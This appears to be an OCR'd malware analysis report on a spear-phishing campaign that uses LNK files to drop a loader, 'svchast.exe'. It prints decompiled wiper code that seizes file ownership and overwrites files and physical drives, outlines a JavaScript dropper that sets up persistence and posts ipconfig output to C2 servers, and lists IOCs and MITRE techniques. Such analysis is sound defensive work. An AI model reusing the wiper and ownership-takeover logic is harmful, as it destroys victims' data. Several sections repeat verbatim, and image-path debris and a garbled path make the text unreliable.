Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	process:	rundll32.exe	op:	OpenRead	status:	0x00000000
	path:	\??\PhysicalDrive0				
File Write	process:	rundll32.exe	op:	OpenModify	status:	0x00000000
	path:	\??\PhysicalDrive0				

```
